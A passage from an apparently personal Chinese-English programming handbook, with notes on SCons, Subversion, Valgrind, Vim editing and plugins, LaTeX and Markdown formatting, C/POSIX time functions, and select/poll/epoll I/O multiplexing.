“CMake”这个名字是“cross platform make”的缩写。虽然名字中含有“make”，但是 CMake 和 Unix 上常见的“make”系统是分开的，而且更为高级。

6.13.2 Scons

```
Program('program', ['prog.c', 'file1.c', 'file2.c'])
Program('program',
        ['hello.cpp', 'bloom_filter.c'],
        CPPPATH = ['/home/truckli/Coding/wheels/Boost/boost_1_59_0'],
        LIBS='boost_system',
        LIBPATH=['/home/truckli/Coding/wheels/Boost/boost_1_59_0/stage/lib'])

env = Environment(CPPPATH = ['/home/truckli/Coding/wheels/Boost/boost_1_59_0'])
env.Program('program', ['hello.cpp', 'bloom_filter.c'], LIBS='boost_system', LIBPATH=['/...
```

6.14 Subversion

Project creation:

```
svn import -m "start up" ../http4ipa/ svn://192.168.8.221/http4ipa
```

Set a dir's ignores:

```
svn propedit svn:ignore *.bak
svn propset svn:ignore "ignore1 ignore2" your_dir_name
```

Version comparison:

```
svn diff -rHEAD  
svn diff -r 18153:18168
```

Notice: old commit is to be placed first.

Version rollback:

```
svn update  
svn merge -r 150:140 .  
svn commit -m "Rolled back to r140"
```

Remove all missing files:

```
svn st | grep '^!' | awk '{print $2}' | xargs svn delete --force
```

SVN CHEAT SHEET: <http://web.archive.org/web/20121021221547/http://cheat.errtheblog.com/s/svn/>

6.15 UML 正反向工程

umbrello: 不能包含 c 语言标准库的文件, 如 #include <time.h> 否则程序会崩溃

6.16 Valgrind

Valgrind 是运行在 Linux 上一套基于仿真技术的程序调试和分析工具, 它包含一个内核——一个软件合成的 CPU, 和一系列的小工具, 每个工具都可以完成一项任务——调试, 分析, 或测试等。Valgrind 可以检测内存泄漏和内存违例, 还可以分析 cache 的使用等, 灵活轻巧而又强大, 能直穿程序错误的心脏, 真可谓是程序员的瑞士军刀。

Valgrind 包含如下工具:

Memcheck 最常用的工具, 用来检测程序中出现的内存问题:

1. 对未初始化内存的使用;
2. 读/写释放后的内存块;
3. 读/写超出 malloc 分配的内存块;
4. 读/写不适当的栈中内存块;
5. 内存泄漏, 指向一块内存的指针永远丢失;

6. 不正确的 malloc/free 或 new/delete 匹配;
7. memcpy() 相关函数中的 dst 和 src 指针重叠。

Callgrind 和 gprof 类似的分析工具，但它对程序的运行观察更是入微。Callgrind 收集程序运行时的一些数据，建立函数调用关系图，还可以有选择地进行 cache 模拟。

Cachegrind Cache 分析器，它模拟 CPU 中的一级缓存 L1, L2 和二级缓存，能够精确地指出程序中 cache 的丢失和命中。如果需要，它还能够为我们提供 cache 丢失次数，内存引用次数，以及每行代码，每个函数，每个模块，整个程序产生的指令数。这对优化程序有很大的帮助。

Helgrind 仍处于实验阶段。它主要用来检查多线程程序中出现的竞争问题。Helgrind 寻找内存中被多个线程访问，而又没有一贯加锁的区域，这些区域往往是线程之间失去同步的地方，而且会导致难以发掘的错误。

Massif 堆栈分析器，它能测量程序在堆栈中使用了多少内存，告诉我们堆块，堆管理块和栈的大小。

Valgrind 检测的程序需用 -g 选项编译。gcc 的 -g 选项能够生成额外调试信息。

Memcheck 用法：

```
valgrind --leak-check=full ./appname args...
或 valgrind --tool=memcheck ./appname args...
```

Callgrind 会输出很多，而且最后在当前目录下生成一个文件：callgrind.out.pid。用 callgrind_annotate 来查看它：

```
valgrind --tool=callgrind ./appname args...
callgrind_annotate callgrind.out.pid
```

6.17 Vim 文本编辑

vimdiff 即 vim -d, view 即 vim -R。

6.17.1 快速键入

本节 C 表示 Ctrl 键。在 insert 模式下：

C-W 删除当前单词 (同 Bash)

C-U 删除当前句子 (同 Bash)

C-P, C-N 自动补全, 补全内容分别从前方或后方搜索

C-A 键入上次在 INSERT 模式下键入的内容, 并进入 INSERT 模式

C-Y 键入上次在 INSERT 模式下键入的内容

C-X C-F 自动补全, 文件名

C-X C-L 自动补全, 整行

C-X C-D 自动补全, 宏定义

在 Normal 模式下, CTRL A 和 CTRL X 分别将光标下的数字加 1 或减 1

6.17.2 快速配对区域操作

快速处理' '、" "、()、[]、{}、<> 等配对标点符号中的文本内容, 包括更改、删除、复制等。

ci(快速修改()内的内容, 即删除后进入 insert 模式

di(快速删除()内的内容

yi(快速复制()内的内容

将上述 i 替换为 a, ()本身也会被选取。

6.17.3 跨文档复制粘贴

一般地, 复制到指定寄存器的方法为:

普通模式下"+寄存器名+y。

插入某寄存器内容的方法为:

普通模式下"+寄存器名+p 或编辑模式下Ctrl+R+寄存器名。

有两个特殊的寄存器: 选择寄存器(寄存器“)为可视模式下选择的内容, 剪贴板(寄存器+)为用图形界面选择的内容。

6.17.4 跨文件字符替换

每个文件在 vim 被称为缓冲区。

方法一: 命令录制。

```
qq,:wnext,q.
```

方法二: bufdo, argdo, windo 等。

```
:wa  
:bufdo %s/foo/bar/ge |update
```

6.17.5 文档统计

显示当前文件名称与行数

```
:f 或 Ctrl+G
```

显示某单词 word 出现的次数

```
%s/word//gn
```

中文字数统计(近似方法)

```
%s/\S//gn
```

缺点是将非中文字符也算做一个字，如英文单词、标点等。

```
:%s/[[:print:][:cntrl:]]//gn
```

缺点是中文标点也算作了汉字

```
:%s/[\u4e00-\u9fa5]//gn
```

使用unicode匹配，不成功，可能是因为utf8编码的文件不支持unicode匹配

注意 wc -m 命令也可以统计字符数，但是把空白字符也算作内了。

6.17.6 基于空格的列操作

\S, \s 分别表示非空格和空格，后带\+ 表示至少为一。再结合括号和数字引用，可以基于空格进行各种列操作。

例 1：在非空行前后添加内容： :%s/^s*\(\S\+.*\)\$/haha;\1wawa;

例 2：只保留第一列，其余删除： 5,12s/\(\S\+\)\s\+.*/\1/g

6.17.7 折行的开与关

zR 打开所有折行; zr 打开下一级折行;zM 关闭所有折行; zm 关闭上一级折行 zo 打开折行;zc 重新关闭折行 zf 创建折行; zfap zf 命令作用于 ap(一个段落)

6.17.8 屏幕错乱

Ctrl+L 即可。

6.17.9 键入特殊字符

外国人姓名之间的点号: fcitx 激活时键入 [即可]。

:digraphs 查看VIM支持的特殊字符

Insert 模式使用 CTRL-K key1 key2 键入特殊字符。如输入拼音 a 的四个声调, 分别为a- (或a~), a ' , a<, a` (或a!)。希腊字符

α, β

分别为a*, b*。

6.17.10 键入 Unicode 字符

Insert 模式使用 CTRL-V digits 来插入一个由 digits 指定其 ASCII 码的字符.

用这种方法你可以插入 0 到 255 的所有字符. 如果你键入的数字少于两个, 那么 Vim 会在遇到一个非数字字符时终止这个命令. 要避免非得键入一个非数字字符才能让这个命令结束, 你可以在数字前加上一个或两个 0 来凑足 3 个数.

CTRL-V 009.

要用十六进制来表示你的 ASCII, 在 CTRL-V 后面附加一个"x":

CTRL-V x7f

接下来的两个方法还可以让你键入一个 16bit 或 32bit 的数字 (比如, 用来指定一个 Unicode 字符):

CTRL-V o123

CTRL-V u1234

CTRL-V U12345678

6.17.11 快速插入日期

可以定义如下键盘映射, 使得在 Insert 模式下, F8 可以键入日期:

```
imap <F8> <Esc>:read !date +\%F<CR>i
```

使用了 date 系统命令, \是为了转义 % 号, 在 Bash 中不需要
格式 %F 相当于 %Y-%m-%d

6.17.12 大小写转换

在替换命令中，一个字符前面加\u会被转为大写，\l会被转为小写。Normal模式下大写转化的命令是gu或者gU，分别对应小写转换和大写转换。g uw、gue将当前单词转为小写，而g U5w、g U5e将5个单词转为大写。g U0从光标所在位置到行首，都变为大写。g U\$光标所在位置到行尾，都变为大写。g UG从光标所在位置到文章最后一个字符，都变为大写。g U1G从光标所在位置到文章第一个字符，都变为大写。

6.17.13 列选择模式

Normal模式下CtrlV会进入列选择模式，可以用来对表格的列进行选择操作。

6.17.14 缩写

iab命令定义在Insert模式下的缩写，如

```
iab ssend $SEND_HAHA
```

iunab取消缩写，iab列出缩写。

6.17.15 C程序缩进

设置缩进为4，并用空格代替TAB：

```
set softtabstop=4  
set shiftwidth=4  
set expandtab
```

==为当前行整理缩进 =a为当前代码块整理缩进 =G从当前行到文件结尾，整理缩进 gg=G为整个文件整理缩进

6.17.16 英文拼写检查

```
:setlocal spell spelllang=en_us  
:set spell  
:setlocal nospell  
:set nospell
```

6.17.17 vim 选项的值

:se[t] 显示所有不等于默认值的选项
:set all 显示所有选项
:set option? 显示选项的值
:set option 对于Toggle类型的选项，将其值设置为on；其他类型的选项，显示其值

6.17.18 重新载入 vimrc

```
:source ~/.vimrc  
:so ~/.vimrc
```

6.17.19 换行符在替换命令中的表示

如果是匹配换行符，直接用 \$ 即可。如果想替换成换行符，在替换命令中用由 **ctrl+V+M** 获得 **^M** 符号。

```
:s/char/^M/
```

6.17.20 最短匹配

\{-}最短匹配

\{}最长匹配，如同*

6.18 在 Vim 中编写 tex 文件

6.18.1 latexsuite 安装与配置

```
sudo apt-get install vim-latexsuite  
vim-addons install latex-suite
```

意欲在打开 tex 文件时自动开启 latexsuite，需配置.vimrc 详细参见 help:latex-suite

```
" REQUIRED. This makes vim invoke Latex-Suite when you open a tex file.  
filetype plugin on
```

```
" IMPORTANT: win32 users will need to have 'shellslash' set so that latex
" can be called correctly.
set shellslash

" IMPORTANT: grep will sometimes skip displaying the file name if you
" search in a single file. This will confuse Latex-Suite. Set your grep
" program to always generate a file-name.
set grepprg=grep\ -nH\ $*

" OPTIONAL: This enables automatic indentation as you type.
filetype indent on

" OPTIONAL: Starting with Vim 7, the filetype of empty .tex files defaults to
" 'plaintex' instead of 'tex', which results in vim-latex not being loaded.
" The following changes the default filetype back to 'tex':
let g:tex_flavor='latex'
```

6.18.2 配置文件

配置文件 texrc 的路径为: ./vim/ftplugin/latex-suite

6.18.3 环境插入

F5 用于输入环境。

6.18.4 分节

文档上给出了快捷键:

```
SPA for part
SCH for chapter
SSE for section
SSS for subsection
SS2 for subsubsection
SPG for paragraph
```

SSP for subparagraph

6.18.5 借助 sort 命令多域排序

如果以 & 为分隔符 (常见于 latex 表格), 第二列升序, 第一列降序排序, 则有:

```
sort -k 2n -k 1r -t'&' FILENAME
```

6.18.6 表格标记添加

如果表格是从 word 或网页上拷贝的, 则需要添加 & 和换行符号。在 vim 中依次执行一下命令:

```
:22,40s/\s\+$// #去除行尾空格  
:22,40s/(\s+\+)/\&\1/g #空格前添加&  
:22,40s/$/\\\$/g #行尾添加\\符号
```

6.19 Vim 跳转

6.19.1 同时打开两个文件

```
vim -o a.txt b.txt 竖屏  
vim -O a.txt b.txt 横屏  
vim -p a.txt b.txt 多标签页  
:new 新增空白窗口
```

Ctrl-w = 平分宽高, 注意键入=时, **ctrl**和**w**必须松开

Ctrl-w +/> 增减高/宽

Ctrl-w -/< 减小高/宽

Ctrl-w 20< 宽度减小20个单位

20Ctrl-w < 宽度减小20个单位

```
:vertical res[ize] +8 宽度增减8
```

6.19.2 命令行窗口

Normal 模式下键入q: 。

6.19.3 shell 跳转

:sh 暂时返回shell;exit会返回vim
ctrl+Z 将vi转入后台，用fg恢复vi

6.19.4 路径跳转

:E[xplore] 裂屏显示文件目录
:Sex 同Explore，但是是上下裂屏

6.19.5 文件跳转

:find filename用于文件跳转。
:[vert] sfind filename裂屏跳转。
:tabfind filename 新建标签页并跳转
gf(goto file)跳转到光标下的文件。

有时需要添加 path 信息，如

```
:set path+=<path to the file>
:set path 显示path的当前值
:checkpath 显示所有无法找到的#include文件
:checkpath! 显示所有#include文件
```

当前目录下的文件不需要添加 path 信息。

我们还可以在这个命令中使用通配符来进行匹配，如：

```
:set path=/usr/include,/usr/include/*
```

这样，:find stdio.h 就可以查看一些库文件。

** 匹配整个目录树，如：

```
:set path=/usr/include/**
:set path=/home/oualline/progs/**/include
```

空字符串指当前目录。, 指我们正在编辑的文件所在的目录，例如下面的命令是告诉 Vim 查找的目录包括/usr/include 及其所的子目录，我们正编辑的文件所在的目录(.) 以及当前目录(空串)：

```
:set path=/usr/include/**,..,
```

6.19.6 语句跳转

[/]{} 查找上/下一个层次高于当前位置的{},用于语句块跳转
[/]# 查找上/下一个层次高于当前位置的#,用于在#define-#endif结构中跳转
[/]() 查找上/下一个层次高于当前位置的(),用于在条件表达式中跳转
[//] / 查找上/下一个层次高于当前位置的/,用于在注释中跳转
[//]{ 查找上/下一个层次为1的{},用于全局函数跳转
[//]m 查找上/下一个层次为1或2的{},在面向对象语言中method对应层次为2的{
{/} 转到上/下一个空行
*/# 转到当前光标所指的单词下/上一次出现的地方

[I 会列出所有包含该标识符的行,其中第一行可能包含变量定义,搜索范围包括了include文件。

[I命令查找任何的标识符.要只查找宏使用[D]。

[d显示[D的第一个结果, [i显示[I的第一个结果。

[+tab 跳转至函数声明或变量定义,估计就是[i所指示的结果。gD将搜索范围局限在了当前文件,]

6.19.7 show invisible characters

:set invlist ^I denotes a TAB, \$ denotes a Line feed

6.19.8 标签页操作

```
vim -p file1 file2 ..  
:tabnew file1  
:tabe[dit] file2  
:tabnew  
:tab split  
:tabs 显示所有标签页的信息
```

使用标签页打开文件

```
:tabc :q 关闭当前标签页  
:tabo 关闭所有标签页  
gt 转入下一个标签页
```

:gT 转入上一个标签页
3gt 转入第3个标签页
:tabn 转入下一个标签页
:tabp 转入上一个标签页
:tabfirst, :tablast 顾名思义
:tabdo cmd 对所有标签页执行命令

6.19.9 十六进制显示

:%!xxd 十六进制显示
:%!xxd -r 复原

6.20 Nerd 注释插件用法

简单介绍下NERD Commenter的常用键绑定，以C/C++文件为例，详析的使用方法，请:h NERDCommenter

,ca, 在可选的注释方式之间切换，比如C/C++ 的块注释/* */和行注释//

,cc, 注释当前行

,c, 切换注释/非注释状态

,cs, 以”性感” 的方式注释

,cA, 在当前行尾添加注释符，并进入Insert模式

,cu, 取消注释

Normal模式下，几乎所有命令前面都可以指定行数

Visual模式下执行命令，会对选中的特定区块进行注释/反注释

注：各命令前缀是可以自己设置的，通常是逗号’,’或者’\’.

6.21 Vim 之 quickfix 插件

Vim 标准插件，无需安装。

在代码窗口中执行:make 命令后，按回车可以定位到第一个 error 或 warning。

用法：

:cc	显示详细错误信息 (:help :cc)
:cp	跳到上一个错误 (:help :cp)
:cn	跳到下一个错误 (:help :cn)
:cl	列出所有错误 (:help :cl)
:cw	如果有错误列表，则打开quickfix窗口 (:help :cw)
:col	到前一个旧的错误列表 (:help :col)
:cnew	到后一个较新的错误列表 (:help :cnew)

常见设置 (.vimrc)

```
"quickfix
nmap <F6> :cn<cr>
nmap <F7> :cp<cr>
```

6.22 Vim 之 taglist 插件

用法：

:TlistToggle 打开或关闭列表
<CR> 跳转至列表所指对象
<Space> 显示原型
u 更新列表
s 更新排序方式(按出场顺序或名称)
x 伸缩列表宽度

常见设置 (.vimrc)

```
let Tlist_Show_One_File = 1          "不同时显示多个文件的tag, 只显示当前文件的
let Tlist_Exit_OnlyWindow = 1        "如果taglist窗口是最后一个窗口, 则退出vim
let Tlist_Use_Right_Window = 1       "在右侧窗口中显示taglist窗口
let Tlist_GainFocus_On_ToggleOpen = 1
map <silent> <leader>t1 :TlistToggle<cr>
```

6.23 Vim 之 Vundle

安装 Vundle:

```
git clone http://github.com/gmarik/vundle.git ~/.vim/bundle/vundle
```

在 Vim 下执行 Vundle 命令:

```
:BundleInstall  
:BundleSearch  
:BundleClean
```

插件安装命令也可在 Shell 中执行:

```
vim +PluginInstall +qall
```

vimrc 配置:

```
" For vundle  
set nocompatible  
filetype off  
set rtp+=~/.vim/bundle/vundle/  
call vundle#rc()  
Bundle 'gmarik/vundle'  
" vim-scripts repos  
Bundle 'bash-support.vim'  
Bundle 'perl-support.vim'  
filetype plugin indent on
```

6.24 YouCompleteMe 的安装

Vim 的插件 YCM(YouCompleteMe) 为多种语言提供了代码分析、自动补全功能，社区评价高，可以用来取代传统的基于字符串匹配的代码补全方案，如 ctags 和 cscope。然而 YCM 的安装未必容易，可能会出现各种闹心的错误 (作者称之为 hassles)。我的建议是认真阅读作者的安装说明，严格遵照文章中提到的步骤进行，不要看网上各种帖子。YCM 依赖于 clang，作者的安装说明要求自行安装官方 clang，不能使用发行版提供的 clang。而对于 32 位系统，clang 官方是不提供二进制包的，只能自己从源代码编译。整个安装过程可能很不顺畅。

6.24.1 基于 Ubuntu14.04 的快速安装

幸运的是，Ubuntu 用户可以利用包管理工具快速安装 YCM 和其他 VIM 插件，极大地简化了安装流程。首先用 apt-get 工具安装 VAM 和 vim-youcompleteme 软件：

```
sudo apt-get install vim-addon-manager  
sudo apt-get install vim-youcompleteme
```

接着执行 VAM 的插件安装命令：

```
vam install youcompleteme
```

这样，如果不需要 C 系语言 (C++, Objective-C 等等) 补全，YCM 就安装成功了。为了开启 C 系语言语法补全，需要告诉 Vim 一件事：`ycm_extra_conf.py` 这个文件在哪里。

6.24.2 基于 Windows 的安装 (失败)

YCM 对 Windows 不提供官方支持。

通过 vundle 下载 YCM 的安装文件。

接着，编译安装 YCM：

```
cd ~/.vim/bundle/YouCompleteMe  
git submodule update --init --recursive  
.install.py --clang-completer  
  
set(USE_SYSTEM_LIBCLANG "ON")  
C:\Program Files (x86)\LLVM\bin  
  
/c/Program Files (x86)/LLVM/bin  
  
.install.py --clang-completer --system-libclang  
  
~/.vim/bundle/YouCompleteMe/third_party/ycmd/cpp/ycm/CMakeLists.txt  
  
.configure --with-features=huge --enable-pythoninterp --with-python-config-dir=
```

第 7 章

Document Editing

7.1 Math formulas

7.2 Inserting math formulas in a HTML page

```
<!DOCTYPE html>
<html>
<head>
<title>MathJax TeX Test Page</title>
<script type="text/x-mathjax-config">
  MathJax.Hub.Config({tex2jax: {inlineMath: [[['$', '$'], ['\\(', '\\)']]]}});
</script>
<script type="text/javascript"
  src="http://cdn.mathjax.org/mathjax/latest/MathJax.js?config=TeX-AMS-MML_HTMLorMML">
</script>
</head>
<body>
When $a \neq 0$, there are two solutions to  $(ax^2 + bx + c = 0)$  and they are

$$x = \frac{-b \pm \sqrt{b^2-4ac}}{2a}.$$

</body>
</html>
```

7.3 Beamer of the LaTex World

A frame must be specified as *fragile* when it contains a *verbatim* block.

7.4 Formatting Tips in LaTex

7.4.1 a line break in description requires a hfill

```
\begin{description}
    \item[First] \hfill \\
        The first item
    \item[Second] \hfill \\
        The second item
    \item[Third] \hfill \\
        The third etc \ldots
\end{description}
```

7.5 the Help System in LaTex

texdoc is used to open PDF-formatted documentation.

```
texdoc xetex
texdoc listings
```

7.6 Object Insertion in LaTeX

7.6.1 insertion of images

graphicx package is meant here:

```
1 \begin{figure}[htpb]
2     \begin{center}
3         \includegraphics [ keepaspectratio ,width=0.8\paperwidth ] {a.png}
4     \end{center}
5     \caption{SQL language elements}
6     \label{fig:SQL lan elem}
7 \end{figure}
```

7.6.2 insertion of tables

A pitfall is that the label must appear after the caption. I discovered this while on PHD dissertation.

```
1 \begin{table}[tbp]
2   \centering
3   \begin{tabular}{lcc}
4     \hline
5     A & B & HiliMG \\
6     \hline
7     C & 32 & 0 \\
8     D & 3.61Mbps & 3.75Mbps \\
9     \hline
10    \end{tabular}
11    \caption{HiliMG}
12    \label{tab:hilimgAndOpenloop}
13  \end{table}
```

7.6.3 insertion of special characters

```
\textbackslash
```

7.6.4 insertion of code

```
\usepackage{listings}
```

```
\begin{lstlisting}[language=C]
int rank()
{
    return 0;
}
\end{lstlisting}
```

7.6.5 insertion of pesudo-code

We can combinely use algorithm and algorithmic environments. The required packages are:

```
\usepackage{algorithm}
```

```
\usepackage{algpseudocode}
```

For Debian's texlive system, texlive-science package is needed here.

```
\begin{algorithm}
\caption{xxxxxxxx}\label{euclid}
\begin{algorithmic}[1]
\Procedure{StaticChunkedParse}{$msg$}\Comment{$msg$ is the chunked message}
\State $ep$\gets 0$
\While{\texttt{True}}
\State $chunkSize$ \gets $msg[ep:ep+64]$
\State $chunkLen$ \gets hex2int($chunkSize$)
\If{$chunkLen = 0$}
\State \textbf{break}
\EndIf
\State $ep$ \gets $ep + len(chunkSize)$
\State $output$ \gets $output + msg[ep:ep+chunkLen]$
\State $ep$ \gets $ep + chunkLen$
\EndWhile\label{euclidendwhile}
\State \textbf{return} $output$\Comment{$output$ is the decoded content}
\EndProcedure
\end{algorithmic}
\label{alg:static}
\end{algorithm}
```

7.7 Writing with Markdown

7.7.1 scientific citation

With a BibTex Library, a citation is like

```
text text text [@citation-key] text text
```

Then we can use Pandoc to generate a docx file:

```
pandoc -o x.docx --bibliography x.bib x.md  
pandoc -o x.pdf --latex-engine=xelatex -V mainfont=SimSun x.md
```

7.8 Microsoft Office Tricks

7.8.1 Word Update all fields

Select All and Ctrl + F9.

第 8 章

Unix 编程接口

8.1 C/C++ 中的日期和时间

8.1.1 基本常识

世界标准世界 (Coordinated Universal Time, UTC): 协调世界时，又称格林威治标准时间 (Greenwich Mean Time, GMT)。中国内地的时间与 UTC 的时差为 +8，也就是 UTC+8。美国是 UTC-5。

日历时间 (Calendar Time): 代表从一个日历参考点到此时的时间经过的秒数。日历参考点 (Epoch) 因编译器而异，如 Unix 系统通常使用 UTC 时间 1970 年元旦零点作为参考点，称作 Unix 时间或 POSIX 时间。

时钟计时单元 (clock tick, 而不把它叫做时钟滴答次数) : 一个时钟计时单元的时间长短是由 CPU 控制的，但一个 clock tick 未必是 CPU 的一个时钟周期，而是 C/C++ 的一个基本计时单位。

8.1.2 程序时间：毫秒级精度

time.h 提供了如下计时函数 clock(), 返回从开启这个程序进程到程序中调用该函数时之间的 CPU 时钟计时单元 (clock tick) 数，称为挂钟时间 (wall-clock):

```
clock_t clock(void);
```

函数其中 clock_t 定义在 time.h 文件中，经常是 long 类型。time.h 文件还定义了一个常量表示一秒钟会有多少个时钟计时单元：

```
#define CLOCKS_PER_SEC ((clock_t)1000)
```

表达式 clock() / CLOCKS_PER_SEC 返回一个进程自身的运行时间。

8.1.3 日历时间：秒级精度

time.h 通过 time() 函数返回日历时间，为从日历参考点到此时的秒数。

```
1 time_t time(time_t * timer);
```

time_t 定义于 time.h 中，可能是 long 型。如果 time_t 类型占 32 位，且日历参考点为 Unix 时间，则其表示的时间不能晚于 2038 年 1 月 18 日 19 时 14 分 07 秒。一些编译器厂商引入了 64 位甚至更长的整形数来保存日历时间。比如微软在 Visual C++ 中采用 __time64_t 数据类型来保存日历时间，并通过 _time64() 函数来获得日历时间（而不是通过使用 32 位字的 time() 函数），这样就可以通过该数据类型保存 3001 年 1 月 1 日 0 时 0 分 0 秒（不包括该时间点）之前的时间。

time.h 提供 difftime 函数，实现两个日历时间值的简单相减（虽然返回值被转换为 double 型），无大用：

```
1 time_t difftime (time_t t1, time_t t2);
```

8.1.4 分解时间

标准 C/C++ 通过 time.h 定义 tm 结构保存时间结构：

```
1 #ifndef _TM_DEFINED
2 struct tm {
3     int tm_sec; /* 秒 - 取值区间为[0,59] */
4     int tm_min; /* 分 - 取值区间为[0,59] */
5     int tm_hour; /* 时 - 取值区间为[0,23] */
6     int tm_mday; /* 一个月中的日期 - 取值区间为[1,31] */
7     int tm_mon; /* 月份（从一月开始，0 代表一月） - 取值区间为[0,11] */
8     int tm_year; /* 年份，其值等于实际年份减去1900 */
9     int tm_wday; /* 星期 - 取值区间为[0,6]，其中0代表星期天，1代表星期一，以此类推 */
10    int tm_yday; /* 从每年的1月1日开始的天数 - 取值区间为[0,365]，其中0代表1月1日，1代表1月2日，以此类推 */
11    int tm_isdst; /* 夏令时标识符，实行夏令时的时候，tm_isdst为正。不实行夏令时的进候，tm_isdst为0;
12                  不了解情况时，tm_isdst()为负。*/
13 };
14 #define _TM_DEFINED
15 #endiff
```

ANSI C 标准称使用 tm 结构的这种时间表示为分解时间 (broken-down time)。

time.h 提供了以下函数实现日历时间和分解时间的相互转换：

```
1 struct tm *gmtime(const time_t *timer);
2 struct tm *localtime(const time_t *timer);
3 time_t mktime(struct tm *timeptr);
```

8.1.5 时间显示

asctime 函数将 tm 结构转换为字符串：

```
1 char *asctime(const struct tm *timeptr);
```

asctime 通过以下格式显示时间：

星期几 月份 日期 时:分:秒 年\n\0

例如：Wed Jan 02 02:03:55 1980\n\0

ctime 函数将日历时间转换为字符串，相当于嵌套调用 localtime 和 asctime：

```
1 char * ctime(const time_t *timer);
```

time.h 还提供 strftime 实现更灵活的时间显示格式：

```
1 size_t strftime(char *strDest, size_t maxsize, const char *format, const struct tm *timeptr);
```

strftime() 根据 format 指向字符串中指定的格式命令把 timeptr 中保存的时间信息放在 strDest 指向的字符串中，最多向 strDest 中存放 maxsize 个字符。该函数返回向 strDest 指向的字符串中放置的字符数，使用方式类似于 snprintf()。关于显示格式，strftime 用%B 表示月份，%G 表示年份，等等。

8.1.6 POSIX 下的时间获取与设置：微秒精度

sys/time.h 提供了以下函数用于时间获取和设置：

```
1 int gettimeofday(struct timeval *tv, struct timezone *tz);
2 int settimeofday(const struct timeval *tv, const struct timezone *tz);
```

其中 timeval 结构代表自日历参考点以来的时间：

```
1 struct timeval {
2     time_t      tv_sec;        /* seconds */
3     suseconds_t tv_usec;      /* microseconds */
4 };
```

timezone 结构定义如下：

```
1 struct timezone {  
2     int tz_minuteswest;      /* minutes west of Greenwich */  
3     int tz_dsttime;          /* type of DST correction */  
4 };
```

timezone 结构的使用已经过时，应该设置为 NULL。尤其是 tz_dsttime 字段，其在内核中的使用被视作 bug。

这两个函数调用成功则返回零，失败则返回 -1，同时设置 errno。

8.2 I/O 复用

8.2.1 select API

```
1 int select (int nfds, fd_set *readfds, fd_set *writefds,  
2             fd_set *exceptfds, struct timeval *timeout);
```

select 对应于内核中的 sys_select 调用，sys_select 首先将第二三四个参数指向的 fd_set 拷贝到内核，然后对每个被 SET 的述符调用进行 poll，并记录在临时结果中 (fdset)，如果有事件发生，select 会将临时结果写到用户空间并返回；当轮询一遍后没有任何事件发生时，如果指定了超时时间，则 select 会睡眠到超时，睡眠结束后再进行一次轮询，并将临时结果写到用户空间，然后返回。

poll 本质上和 select 没有区别，它将用户传入的数组拷贝到内核空间，然后查询每个 fd 对应的设备状态，如果设备就绪则在设备等待队列中加入一项并继续遍历，如果遍历完所有 fd 后没有发现就绪设备，则挂起当前进程，直到设备就绪或者主动超时，被唤醒后它又要再次遍历 fd。这个过程经历了多次无谓的遍历。它没有最大连接数的限制，原因是它是基于链表来存储的，但是同样有一个缺点：大量的 fd 的数组被整体复制于用户态和内核地址空间之间，而不管这样的复制是不是有意义。poll 还有一个特点是“水平触发”，如果报告了 fd 后，没有被处理，那么下次 poll 时会再次报告该 fd。

epoll 支持水平触发和边缘触发，最大的特点在于边缘触发，它只告诉进程哪些 fd 刚刚变为就绪态，并且只会通知一次。在前面说到的复制问题上，epoll 使用 mmap 减少复制开销。还有一个特点是，epoll 使用“事件”的就绪通知方式，通过 epoll_ctl 注册 fd，一旦该 fd 就绪，内核就会采用类似 callback 的回调机制来激活该 fd，epoll_wait 便可以收到通知。

8.2.2 epoll 相对 select 优点

select 和 epoll 这两个机制都是多路 I/O 机制的解决方案，select 为 POSIX 标准中的，而 epoll 为 Linux 所特有的。

传统的 select/poll 每次调用都会线性扫描全部的集合，导致效率呈现线性下降。epoll 的 IO 效率不随 FD 数目增加而线性下降。如果所有的 socket 基本上都是活跃的—比如一个高速 LAN 环境，过多使用 epoll，效率相比还有稍微的下降。但是一旦使用 idle connections 模拟 WAN 环境，epoll 的效率就远在 select/poll 之上了。

poll 的执行分三部分：（1）将用户传入的 pollfd 数组拷贝到内核空间，因为拷贝操作和数组长度相关，时间上这是一个 $O(n)$ 操作（2）查询每个文件描述符对应设备的状态，如果该设备尚未就绪，则在该设备的等待队列中加入一项并继续查询下一设备的状态。查询完所有设备后如果没有一个设备就绪，这时则需要挂起当前进程等待，直到设备就绪或者超时。设备就绪后进程被通知继续运行，这时再次遍历所有设备，以查找就绪设备。这一步因为两次遍历所有设备，时间复杂度也是 $O(n)$ ，这里面不包括等待时间。（3）将获得的数据传送到用户空间并执行释放内存和剥离等待队列等善后工作，向用户空间拷贝数据与剥离等待队列等操作的时间复杂度同样是 $O(n)$ 。

区别（epoll 相对 select 优点）主要有三：1.select 的句柄数目受限，在 linux posix_types.h 头文件有这样的声明：#define __FD_SETSIZE 1024 表示 select 最多同时监听 1024 个 fd。而 epoll 没有，它的限制是最大的打开文件句柄数目。2.epoll 的最大好处是不会随着 FD 的数目增长而降低效率，在 select 中采用轮询处理，其中的数据结构类似一个数组的数据结构，而 epoll 是维护一个队列，直接看队列是不是空就可以了。epoll 只会对“活跃”的 socket 进行操作—这是因为在内核实现中 epoll 是根据每个 fd 上面的 callback 函数实现的。那么，只有“活跃”的 socket 才会主动的去调用 callback 函数（把这个句柄加入队列），其他 idle 状态句柄则不会，在这点上，epoll 实现了一个“伪”AIO。但是如果绝大部分的 I/O 都是“活跃的”，每个 I/O 端口使用率很高的话，epoll 效率不一定比 select 高（可能是要维护队列复杂）。3. 使用 mmap 加速内核与用户空间的消息传递。无论是 select,poll 还是 epoll 都需要内核把 FD 消息通知给用户空间，如何避免不必要的内存拷贝就很重要，在这点上，epoll 是通过内核于用户空间 mmap 同一块内存实现的。

8.2.3 epoll API

1.

```
int epoll_create (int size);
```

创建一个 epoll 的句柄，size 用来告诉内核这个监听的数目最大值。用 close() 来关闭。

2.

```
1 // epoll的事件注册函数
2 int epoll_ctl(int epfd, int op, int fd,
3               struct epoll_event *event);
```

第一个参数是 epoll_create() 的返回值，第二个参数表示动作，用三个宏来表示：

EPOLL_CTL_ADD: 注册新的fd到epfd中；

EPOLL_CTL_MOD: 修改已经注册的fd的监听事件；

EPOLL_CTL_DEL: 从epfd中删除一个fd；

第三个参数是需要监听的fd，第四个参数是告诉内核需要监听什么事，数据结构如下：

```
1 typedef union epoll_data {
2     void        *ptr;
3     int          fd;
4     uint32_t    u32;
5     uint64_t    u64;
6 } epoll_data_t;
7
8 struct epoll_event {
9     uint32_t    events; /* Epoll events */
10    epoll_data_t data; /* User data variable */
11};
```

events 可以是以下几个宏的集合：

```
1 EPOLLIN: 可读(包括对端SOCKET正常关闭)
2 EPOLLOUT: 可写
3 EPOLLPRI: 有紧急的数据可读(这里应该表示有带外数据到来)
